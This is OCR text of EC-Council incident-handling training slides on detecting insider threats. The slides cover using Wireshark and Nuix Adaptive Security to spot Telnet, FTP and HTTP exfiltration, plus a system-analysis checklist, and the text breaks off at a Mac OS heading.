
hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Malicious Telnet Connections

- Incident handlers can use tools such as **Wireshark** to analyze and detect suspicious activities across organizational networks
- To perform network analysis, incident handlers must **enable filters** on the network traffic using Wireshark
- By analyzing the network traffic, incident handlers can detect whether an employee initiated a **Telnet connection** within an organization, thus violating the security policy of the organization






https://www.wireshark.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Malicious FTP Connections

- The FTP sends and receives data in a clear text format over **TCP connections** and is easily **susceptible to sniffing attacks**
- Organizations enforce strict security policies to prevent the usage of FTP for transferring files
- The screenshot below displays an **FTP connection** attempt with administrator credentials to transfer critical files





h1de01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Malicious HTTP Exfiltration

- Incident handlers can use **HTTP filters** with the **POST method** to filter packets and examine the amount of data transferred with the POST request
- By analyzing HTTP packets, incident handlers can detect the malicious insider who transferred confidential information using HTTP POST requests of an unsecured website






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Data Exfiltration

- Incident handlers can detect data exfiltration attacks performed by an insider using the **Nuix Adaptive Security** tool
- The tool can be set up with certain rules to **monitor the network**, **number of events**, **and activities** associated with user accounts within an organization
- The given screenshot shows the Alert pane of the enterprise console, wherein a **possible data exfiltration is detected during off hours** within an organizational network




https://www.nuix.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Data Exfiltration (Cont'd)


- For example, an employee possibly performed **data exfiltration during off hours** by sending some attachments to an unknown destination using Outlook
- These activities can be captured by the Nuix Adaptive Security tool in the form of **alerts**
- Incident responders can now examine detailed network activities by further investigating alerts




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Analysis: Detecting Data Exfiltration (Cont'd)

- After detecting the files that were searched, attached, downloaded, and sent by the insider, responders can also check the file recipient by analyzing the **keystrokes**
- Moreover, responders can check the respective **screenshots** captured by the tool during the activity to determine the type of shared data





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Analysis

- Incident responders should analyze the suspect system to identify **malicious activities**
- Check for the presence of malware, unauthorized software, and other evidence of a possible attack
- Use tools such as Autopsy, pestudio, and Cryptam Document Command Line Scanner to extract malicious files

- Gather the following information from suspect systems to analyze the **type of attack** performed and its impact:
  - Logged-on user(s)
  - Login attempts
  - Network information
  - Open files
  - Network status and connection
  - Process information
  - Mapped drives
  - Shares
  - Clipboard contents
  - Service/driver information
  - Command history
  - File systems
  - Registry settings
  - Event logs
  - Connected devices and Slack space
  - Virtual memory
  - Hibernate files
  - Page file
  - Hidden ADS streams
  - Web Browser cache, cookies, and temporary files

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Analysis: Search for Removable Media

- Insiders can exfiltrate the critical data of a business using portable media devices such as USBs, DVDs, and PDAs
- Search for the history of devices connected to all OSes accessed by the suspect and try to trace the devices and data transferred using them

Windows OS

- Check the history of connected devices by viewing the hidden devices in the **Device Manager** window of the control panel
- Windows systems store the history of connected USB drives in the following registry key : **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Analysis: Search for Removable Media (Cont'd)

Mac OS

